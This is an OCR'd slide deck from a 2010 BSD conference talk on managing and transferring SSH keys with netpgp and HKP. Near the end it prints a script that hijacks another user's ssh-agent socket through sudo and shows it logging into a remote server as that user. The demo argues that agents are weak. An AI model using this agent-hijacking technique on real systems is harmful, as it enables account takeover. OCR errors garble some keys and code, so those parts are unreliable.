
[22:59:30] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [45] > hkpc -h localhost vindex eurobsdcon
1 key found
signature 2048/RSA (Encrypt or Sign) 5df055830fddfb9 2010-10-05
Key fingerprint: a619 e52a bac6 2cd5 5df0 5583 0fdd fbd9
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alist
aircrooks.co.uk>

[22:59:40] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [46] > hkpc -h localhost get eurobsdcon
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: NetPGP portable 3.99.12/[20100901]

xsBLBEyqrb0BCAC+lhbxSF5UrbPFaStDeYJND5ie9mq8SLBRI/th0K1SiDssrDAJP7xiK9J0e1H2
Qe+fYTu8imHF4Lixqhz8SK5q6RkbDYlJKL95EV7qU+kXP5uZE9KTXkEPoUjZsKIhhLIRTlmXVv0y
wSo5qAD0hX7KawnMDJvWnlyeCr1xRtHuvvJB1Nj7Tv2q1fg3Ic/Z0fa6uogLyfFnf//XFmYcxFL8
ybBKR49ZeibwR8V6utvMyIvBCaPWVFsRmdaj5yQN0juwGuV+W/T73AJ2osc7Exx9gG02ArwWsggE
7kVu44K6dMGNUdpIoxsJyP14lkHq1pRSmHxGkNrGLap3Y5x4reuVAAYjzX9vc3gtdm0xLmNyb3d0
aG9ybmlUuYWxpc3RhaXJjcm9va3MuY28udWsgKC9ob21lL2V1cm9ic2Rjb24vLnNzaC9pZF9yc2Eu
chViKSA8ZXVyY2JzZGNvbkbvc3gtdm0xLmNyb3d0aG9ybmlUuYWxpc3RhaXJjcm9va3MuY28udWs+
=Jmu0
-----END PGP PUBLIC KEY BLOCK-----

[22:59:46] agc@osx-vm1 ...src/eurobsdcon-2010/host-key-signing [47] > |
```


HKP beyond localhost

A terminal window with a title bar that says "Default". The window has three colored window control buttons (red, yellow, green) on the left and a close button on the right. The terminal text is as follows:

```
[6:14:42] eurobsdcon@osx-vm1 ~ [81] > hkpd -D -S ~/.ssh/id_rsa.pub -H ~/.ssh -h osx-vm1.crowthorne.alistaircrooks.co.uk  
getaddrinfo: No address associated with hostname  
hkpd: can't bind inet6 socket
```


Different VM

```
Default
[2:53:39] agc@amd64-vm2 ~/eurobsdcon [57] > uname -a
NetBSD amd64-vm2.cupertino.alistaircrooks.com 5.99.39 NetBSD 5.99.39 (GENERIC) #2: Sat Sep 25 11:10:56 PDT 2010 agc@amd64-vm2.cupertino.alistaircrooks.com:/usr/build/obj/x86_64/usr/src/sys/arch/amd64/compile/GENERIC amd64
[2:53:41] agc@amd64-vm2 ~/eurobsdcon [58] > hkpc -h osx-vm1 index eurobsdcon
1 key found
signature 2048/RSA (Encrypt or Sign) 5df055830fddfb9 2010-10-05
Key fingerprint: a619 e52a bac6 2cd5 5df0 5583 0fdd fbd9
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>

[2:53:54] agc@amd64-vm2 ~/eurobsdcon [59] > hkpc -h osx-vm1 get eurobsdcon
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: NetPGP portable 3.99.12/[20100901]

xsBLBEyqrb0BCAC+lhbxSF5UrbPFaStDeYJND5ie9mq8SLBRI/th0KlSiDssrDAJP7xiK9J0e1H2
Qe+fYTu8imHF4Lixqhz8SK5q6RkbDYlJKL9SEV7qU+kXP5uZE9KTXkEPoUjZsKIhhLIRTlmXVv0y
w5oSqAD0hX7KawnMDJvWnlYeCr1xRtHuvvJB1Nj7Tv2q1fg3Ic/Z0fa6uogLyfFnf//XFmYcxFL8
ybBKR49ZeibwR8V6utvMyIvBCaPWVFsRmdaj5yQN0juwGuV+W/T73AJ2osc7Exx9gG02ArwWsggE
7kVu44K6dMGNUdpIoxsJyP14lkHq1pRSmHxGkNrGLap3Y5x4reuVAAYjzX9vc3gtdm0xLmNyb3d0
aG9ybmlUuYWxpc3RhaXJjcm9va3MuY28udWsgKC9ob2l1L2V1cm9ic2Rjb24vLnNzaC9pZF9yc2Eu
cHVhKSANZGVyY2JzZGNvbkbvc3gtdm0xLmNyb3d0aG9ybmlUuYWxpc3RhaXJjcm9va3MuY28udWsg+
=Jmu0
-----END PGP PUBLIC KEY BLOCK-----

[2:54:02] agc@amd64-vm2 ~/eurobsdcon [60] > 
```


Importing the Key

```
Default
[10:09:31] agc@amd64-vm2 ~/eurobsdcon [155] > hkpc -h osx-vm1 get eurobsdcon > eurobsdcon.pgp
[10:09:52] agc@amd64-vm2 ~/eurobsdcon [156] > netpgpkeys --import eurobsdcon.pgp
netpgp: default key set to "d4a643c5"
2 keys
signature 1024/DSA 8222c3ecd4a643c5 2010-05-19 [EXPIRES 2013-05-18]
Key fingerprint: 3e4a 5df4 033b 2333 219b 1afd 8222 c3ec d4a6 43c5
uid Alistair Crooks (DSA TEST KEY - DO NOT USE) <agc@netbsd.org>
encryption 2048/Elgamal (Encrypt-Only) a97a7db6d727bc1e 2010-05-19 [EXPIRES 2013-05-18]

signature 2048/RSA (Encrypt or Sign) d9b73e6f1b99d523 2010-10-05
Key fingerprint: 8d46 40aa a9a9 912a 603f 7716 d9b7 3e6f 1b99 d523
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>

[10:10:16] agc@amd64-vm2 ~/eurobsdcon [157] > uname -a
NetBSD amd64-vm2.cupertino.alistaircrooks.com 5.99.39 NetBSD 5.99.39 (GENERIC) #2: Sat Sep 25 11:10:56 PDT 2010 agc@amd64-vm2.cupertino.alistaircrooks.com:/usr/build/obj/x86_64/usr/src/sys/arch/amd64/compile/GENERIC amd64
[10:10:32] agc@amd64-vm2 ~/eurobsdcon [158] > █
```




Pgp2ssh

```
Default
[5:10:53] agc@amd64-vm2 ~/eurobsdcon [122] > uname -a
NetBSD amd64-vm2.cupertino.alistaircrooks.com 5.99.39 NetBSD 5.99.39 (GENERIC) #2: Sat Sep 25 11:10:56 PDT 2010  agc@am
d64-vm2.cupertino.alistaircrooks.com:/usr/build/obj/x86_64/usr/src/sys/arch/amd64/compile/GENERIC amd64
[5:10:58] agc@amd64-vm2 ~/eurobsdcon [123] > pgp2ssh -h osx-vm1 eurobsdcon > id_eurobsdcon.pub
[5:11:03] agc@amd64-vm2 ~/eurobsdcon [124] > netpgpkeys --sshkeyfile id_eurobsdcon.pub -l
1 key found
signature 2048/RSA (Encrypt or Sign) 23df24bec0dadd65 2010-10-03
Key fingerprint: ccd8 643e 89d4 12e9 690d 7302 23df 24be c0da dd65
uid      amd64-vm2.cupertino.alistaircrooks.com (id_eurobsdcon.pub) <eurobsdcon>

[5:11:22] agc@amd64-vm2 ~/eurobsdcon [125] > ls -al id_eurobsdcon.pub
-rw-r--r--  1 agc  agc  392 Oct  3 05:11 id_eurobsdcon.pub
[5:14:24] agc@amd64-vm2 ~/eurobsdcon [126] > 
```


Received Key

```
screen
[1:02:07] agc@amd64-vm2 ~/eurobsdcon [194] > pgp2ssh -h osx-vm1 eurobsdcon > id_eurobsdcon.pub
[1:02:14] agc@amd64-vm2 ~/eurobsdcon [195] > ls -al
total 8
drwxr-xr-x  2 agc  agc  512 Oct  5 01:01 .
drwxr-xr-x  9 agc  agc  512 Oct  4 22:05 ..
-rw-r--r--  1 agc  agc  675 Oct  4 10:09 eurobsdcon.pgp
-rw-r--r--  1 agc  agc  392 Oct  5 01:02 id_eurobsdcon.pub
[1:02:19] agc@amd64-vm2 ~/eurobsdcon [196] > cat id_eurobsdcon.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAvpYw8UheVK2zxMkrQ3mCTQ+YnvZqvEiwUSP7YdCpUog7LKwwCT+8YivSdHpR9kHvn2E7vIphxeC4saoc/E
iuaukZGw2JSSi/eRFe6lPpFz+bmRPSk158D6FI2bCiIYSyEU5Zl1bzss0aEgqA9IV+ymsJzAyb1p5cngq9cUbr7r7yQZTY+079qtX4NyHP2Tn2urqIC8nx
Z3//1xZmHMRS/MmwSkePWxom8EfFerrozMilWQmj1lRbEzrBo+ckDdI7sBr1flv0+9wCdqLH0xMcfYBjtgK8FrIIBQ5FbuOCunTBjVHaSKMbCcJ9eJZB6t
aUUpH8RpDaxi6qd20ceK3rlQ== eurobsdcon
[1:02:28] agc@amd64-vm2 ~/eurobsdcon [197] > awk '{print $2}' id_eurobsdcon.pub | codecs atob | codecs hexdump
00000 | 00 00 00 07 73 73 68 2d 72 73 61 00 00 00 01 23 | ....ssh-rsa....#
00016 | 00 00 01 01 00 be 96 16 f1 48 5e 54 ad b3 c5 69 | .....HAT...i
00032 | 2b 43 79 82 4d 0f 98 9e f6 6a bc 48 b0 51 23 fb | +Cy.M...j.H.Q#.
00048 | 61 d0 a9 52 88 3b 2c ac 30 09 3f bc 62 2b d2 74 | a..R.;..0.?.b+.t
00064 | 7a 51 f6 41 ef 9f 61 3b bc 8a 61 c5 e0 b8 b1 aa | zQ.A..a;..a.....
00080 | 1c fc 48 ae 6a e9 19 1b 0d 89 49 28 bf 79 11 5e | ..H.j.....I(.y.^
00096 | ea 53 e9 17 3f 9b 99 13 d2 93 5e 41 0f a1 48 d9 | .S..?.....^A..H,
00112 | b0 a2 21 84 b2 11 4e 59 97 56 f3 b2 c3 9a 12 a8 | ..!...NY.V.....
00128 | 00 f4 85 7e ca 6b 09 cc 0c 9b d6 9e 5c 9e 0a bd | ...~.k.....\...
00144 | 71 46 d1 ee be f2 41 94 d8 fb 4e fd aa d5 f8 37 | qF....A...N...7
00160 | 21 cf d9 39 f6 ba ba 88 0b c9 f1 67 7f ff d7 16 | !..9.....g....
00176 | 66 1c c4 52 fc c9 b0 4a 47 8f 59 7a 26 f0 47 c5 | f..R...JG.Yz&.G.
00192 | 7a ba db cc c8 8b c1 09 a3 d6 54 5b 11 99 d6 a3 | z.....T[....
00208 | e7 24 0d d2 3b b0 1a e5 7e 5b f4 fb dc 02 76 a2 | .$.;....-[....v.
00224 | c7 3b 13 1c 7d 80 63 b6 02 bc 16 b2 08 04 ee 45 | .;..}.c.....E
00240 | 6e e3 82 ba 74 c1 8d 51 da 48 a3 1b 09 c8 fd 78 | n...t..Q.H....x
00256 | 96 41 ea d6 94 52 98 7c 46 90 da c6 2e aa 77 63 | .A...R.lF.....wc
00272 | 9c 78 ad eb 95 | .x...
[1:02:34] agc@amd64-vm2 ~/eurobsdcon [198] > |
```


Key Management

- Key trust
- Revocation
- Key expiry

SSH Key and Trust

- Trust is snapshot
- Key compromised?
- Mitigate by signing SSH keys

PGP Keys

- Good at this
- Same key
- Remember the PGP key metadata

SSH vs PGP Keys

```
Default
[10:52:06] agc@amd64-vm2 ~/eurobsdcon [165] > hkpc -h osx-vm1 vindex eurobsdcon
1 key found
signature 2048/RSA (Encrypt or Sign) 5df055830fddfb9 2010-10-05
Key fingerprint: a619 e52a bac6 2cd5 5df0 5583 0fdd fbd9
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>

[10:52:15] agc@amd64-vm2 ~/eurobsdcon [166] > netpgpkeys --import eurobsdcon.pgp
netpgp: default key set to "d4a643c5"
2 keys
signature 1024/DSA 8222c3ecd4a643c5 2010-05-19 [EXPIRES 2013-05-18]
Key fingerprint: 3e4a 5df4 033b 2333 219b 1afd 8222 c3ec d4a6 43c5
uid Alistair Crooks (DSA TEST KEY - DO NOT USE) <agc@netbsd.org>
encryption 2048/Elgamal (Encrypt-Only) a97a7db6d727bc1e 2010-05-19 [EXPIRES 2013-05-18]

signature 2048/RSA (Encrypt or Sign) d9b73e6f1b99d523 2010-10-05
Key fingerprint: 8d46 40aa a9a9 912a 603f 7716 d9b7 3e6f 1b99 d523
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>

[10:52:36] agc@amd64-vm2 ~/eurobsdcon [167] > 
```


Key Wars 2010

- PGP much more information in it
- SSH wins “brevity is best” award

SSH vs PGP Keys


```
Default
[10:52:06] agc@amd64-vm2 ~/eurobsdcon [165] > hkpc -h osx-vm1 vindex eurobsdcon
1 key found
signature 2048/RSA (Encrypt or Sign) 5df055830fddfb9 2010-10-05
Key fingerprint: a619 e52a bac6 2cd5 5df0 5583 0fdd fbd9
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>

[10:52:15] agc@amd64-vm2 ~/eurobsdcon [166] > netpgpkeys --import eurobsdcon.pgp
netpgp: default key set to "d4a643c5"
2 keys
signature 1024/DSA 8222c3ecd4a643c5 2010-05-19 [EXPIRES 2013-05-18]
Key fingerprint: 3e4a 5df4 033b 2333 219b 1afd 8222 c3ec d4a6 43c5
uid Alistair Crooks (DSA TEST KEY - DO NOT USE) <agc@netbsd.org>
encryption 2048/Elgamal (Encrypt-Only) a97a7db6d727bc1e 2010-05-19 [EXPIRES 2013-05-18]

signature 2048/RSA (Encrypt or Sign) d9b73e6f1b99d523 2010-10-05
Key fingerprint: 8d46 40aa a9a9 912a 603f 7716 d9b7 3e6f 1b99 d523
uid osx-vm1.crowthorne.alistaircrooks.co.uk (/home/eurobsdcon/.ssh/id_rsa.pub) <eurobsdcon@osx-vm1.crowthorne.alistaircrooks.co.uk>

[10:52:36] agc@amd64-vm2 ~/eurobsdcon [167] > 
```


PGP Key Fields



```
Default
[10:59:21] agc@amd64-vm2 ~/eurobsdcon [171] > netpgpkeys --homedir ~/.gnupg-rsa -l agc
netpgp: default key set to "C0596823"
1 key found
signature 2048/RSA (Encrypt or Sign) 1b68dcfcc0596823 2004-01-12
Key fingerprint: d415 9deb 336d e4cc cdfa 00cd 1b68 dcfc c059 6823
uid      Alistair Crooks <alistair@hockley-crooks.com>
uid      Alistair Crooks <agc@pkgsrc.org>
uid      Alistair Crooks <agc@netbsd.org>
uid      Alistair Crooks <agc@alistaircrooks.com>
uid      Alistair Crooks (Yahoo!) <agcrooks@yahoo-inc.com>
encryption 2048/RSA (Encrypt or Sign) 79deb61e488eee74 2004-01-12

[10:59:26] agc@amd64-vm2 ~/eurobsdcon [172] > 
```


Blind Signature

- RSA is based around multiplicative
- One key for signing
- One key for encryption
- http://en.wikipedia.org/wiki/Blind_signature

Problem

- SSH only has one key
- Used for signing
- What do we do

One Key Problem

- Generate a second key
- Make it available as eurobsdcon-encryption
- This is what PGP does

Netpgp - signature, encryption keys

```
Default
[10:59:21] agc@amd64-vm2 ~/eurobsdcon [171] > netpgpkeys --homedir ~/.gnupg-rsa -l agc
netpgp: default key set to "C0596823"
1 key found
signature 2048/RSA (Encrypt or Sign) 1b68dcfcc0596823 2004-01-12
Key fingerprint: d415 9deb 336d e4cc cdfa 00cd 1b68 dcfc c059 6823
uid          Alistair Crooks <alistair@hockley-crooks.com>
uid          Alistair Crooks <agc@pkgsr.org>
uid          Alistair Crooks <agc@netbsd.org>
uid          Alistair Crooks <agc@alistaircrooks.com>
uid          Alistair Crooks (Yahoo!) <agcrooks@yahoo-inc.com>
encryption 2048/RSA (Encrypt or Sign) 79deb61e488eee74 2004-01-12


[10:59:26] agc@amd64-vm2 ~/eurobsdcon [172] > |
```

GPG - pub, sub keys

```
screen
[22:05:59] agc@amd64-vm2 ~/eurobsdcon [181] > gpg --list-key agc
pub 2048R/C0596823 2004-01-12
uid Alistair Crooks <agc@pkgsr.org>
uid Alistair Crooks <alistair@hockley-crooks.com>
uid Alistair Crooks <agc@netbsd.org>
uid Alistair Crooks <agc@alistaircrooks.com>
uid Alistair Crooks (Yahoo!) <agcrooks@yahoo-inc.com>
sub 2048R/488EEE74 2004-01-12

[22:06:01] agc@amd64-vm2 ~/eurobsdcon [182] > |
```


Set up new user



```
screen
[17:37:23] agc@amd64-vm2 ~/eurobsdcon [215] > sudo useradd -m -g=uid eurobsdcon
Password: agc@amd64-vm2
[17:37:45] agc@amd64-vm2 ~/eurobsdcon [216] > sudo mkdir ~eurobsdcon/.ssh
[17:37:58] agc@amd64-vm2 ~/eurobsdcon [217] > sudo cp id_eurobsdcon.pub ~eurobsdcon/.ssh/id_rsa.pub
[17:38:17] agc@amd64-vm2 ~/eurobsdcon [218] > sudo chmod 700 ~eurobsdcon/.ssh
[17:38:44] agc@amd64-vm2 ~/eurobsdcon [219] > sudo chown -R eurobsdcon ~eurobsdcon/.ssh
[17:38:55] agc@amd64-vm2 ~/eurobsdcon [220] >
```


Logging in with SSH

```
screen
[17:52:20] eurobsdcon@osx-vm1 ~ [286] > ssh 172.16.135.133
The authenticity of host '172.16.135.133 (172.16.135.133)' can't be established.
RSA key fingerprint is b1:5c:0d:cb:db:19:39:7b:da:6c:fa:48:5f:21:96:32.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.135.133' (RSA) to the list of known hosts.
Password:
Last login: Fri Oct  8 17:51:32 2010 from osx-vm1
NetBSD 5.99.39 (GENERIC) #2: Sat Sep 25 11:10:56 PDT 2010

Welcome to NetBSD!

This system is running a development snapshot of the NetBSD operating system,
also known as NetBSD-current.  It is very possible that it has serious bugs,
regressions, broken features or other problems.  Please bear this in mind
and use the system with care.

You are encouraged to test this version as thoroughly as possible.  Should you
encounter any problem, please report it back to the development team using the
send-pr(1) utility (requires a working MTA).  If yours is not properly set up,
use the web interface at: http://www.NetBSD.org/support/send-pr.html

Thank you for helping us test and improve NetBSD.

amd64-vm2$ uname -a
NetBSD amd64-vm2.cupertino.alistaircrooks.com 5.99.39 NetBSD 5.99.39 (GENERIC) #2: Sat Sep 25 11:10:56 PDT 2010  agc@a
amd64-vm2.cupertino.alistaircrooks.com:/usr/build/obj/x86_64/usr/src/sys/arch/amd64/compile/GENERIC amd64
amd64-vm2$ id
uid=1002(eurobsdcon) gid=1002(eurobsdcon) groups=1002(eurobsdcon)
amd64-vm2$ who am i
eurobsdcon pts/5    Oct  8 17:52      (osx-vm1)
amd64-vm2$
```


Dingbat



Why no agent?

Agents are bad, mmkay?

```
screen
[16:11:27] eurobsdcon@osx-vm1 ~ [240] > id
uid=1004(eurobsdcon) gid=1004(eurobsdcon) groups=1004(eurobsdcon)
[16:11:30] eurobsdcon@osx-vm1 ~ [241] > ssh-add -l
Could not open a connection to your authentication agent.
[16:11:37] eurobsdcon@osx-vm1 ~ [242] > ./show-agent-users.sh
agc
[16:11:45] eurobsdcon@osx-vm1 ~ [243] > ./spoof-agent.sh -u agc ssh ftp.netbsd.org
Last login: Fri Oct  8 23:11:28 2010 from port-212-202-245-234.static.qsc.de
NetBSD 5.1_RC4 (NBFTP) #8: Sun Sep 19 10:07:26 UTC 2010

Welcome to NetBSD!

The following packages are available:
  Chemicals, n.:
    Noxious substances from which modern foods are made.
[16:12:36] agc@morden ~ 1 > id
uid=1116(agc) gid=125(netbsd) groups=125(netbsd),1116(agc),608(pkg-sec)
[16:12:42] agc@morden ~ 2 > |
```


show-user-agents.sh

A terminal window titled "screen" with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a shell session where the user runs 'cat show-agent-users.sh'. The output of the script is displayed, showing two lines of text: 'Alustair Crooks' and 'Alustair Crooks'. The user then runs 'exec ls -ald /tmp/ssh-* | awk '{ print \$3 }'', which produces no visible output. The prompt changes from [253] to [254] after the second command.

```
[16:19:14] eurobsdcon@osx-vm1 ~ [253] > cat show-agent-users.sh
#l /bin/sh
Alustair Crooks
Alustair Crooks

exec ls -ald /tmp/ssh-* | awk '{ print $3 }'
[16:19:28] eurobsdcon@osx-vm1 ~ [254] > 
```


spooof-agent.sh

```
screen
#!/bin/sh
while [ $# -gt 0 ]; do
    case "$1" in
        -u)    loser=$2; shift ;;
        *)    break ;;
    esac
    shift
done

agentpid=$(ps -aux | awk -v LOSER=$loser '{ $1 == LOSER && /ssh-agent/ { print $2 } }')
sockdir=$(echo /tmp/ssh-*)
sock=$(echo $sockdir | awk '{ sub("../$", ""); sub("^/tmp/ssh-0*", ""); print }')

cmd=$1
shift
case "$cmd" in
    *ssh)    masquerade="-l $loser" ;;
    esac

sudo env SSH_AGENT_PID=$agentpid SSH_AUTH_SOCK=$sockdir/agent.$sock $cmd $masquerade $*

exit 0

~
~
~
~
~
~
spooof-agent.sh [shmode] (18,31) 78%
```


Summary

- Netpgp can manage SSH keys
- SSH key transfer by HKP
- Using SSH Keys to do PGP actions
- Using that key to ssh into remote machine
- Why agents have room for improvement

Thank you

- Yahoo! for paying for me to come here
- Petra Zeidler and Amanda Hockley
- You for listening

Questions?

Alistair Crooks
agc@NetBSD.org
c0596823